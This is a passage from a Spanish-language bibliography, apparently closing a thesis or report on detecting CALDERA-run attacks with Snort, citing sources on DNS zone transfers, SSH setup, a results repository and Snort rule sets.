[21] «beaglesecurity,» [En línea]. Available: https://beaglesecurity.com/blog/vulnerability/dns-zone-transfer.html. [Último acceso: 29 Junio 2022].

[22] «Wikipedia,» [En línea]. Available: https://es.wikipedia.org/wiki/Transferencia_de_zona_DNS. [Último acceso: 29 Junio 2022].

[23] «LinuxSize,» [En línea]. Available: https://linuxize.com/post/how-to-enable-ssh-on-ubuntu-20-04/. [Último acceso: 23 Mayo 2022].

[24] J. Fructuoso, «Repositorio Github con resultados,» [En línea]. Available: https://github.com/javfrumar1/detecciones_con_snort_de_ataques_realizados_con_CALDERA/tree/main/. [Último acceso: 12 Julio 2022].

[25] «Emergin Threats,» [En línea]. Available: https://doc.emergingthreats.net/. [Último acceso: 12 Julio 2022].

[26] «Reglas Talos - Snort,» [En línea]. Available: https://www.snort.org/talos. [Último acceso: 12 Julio 2022].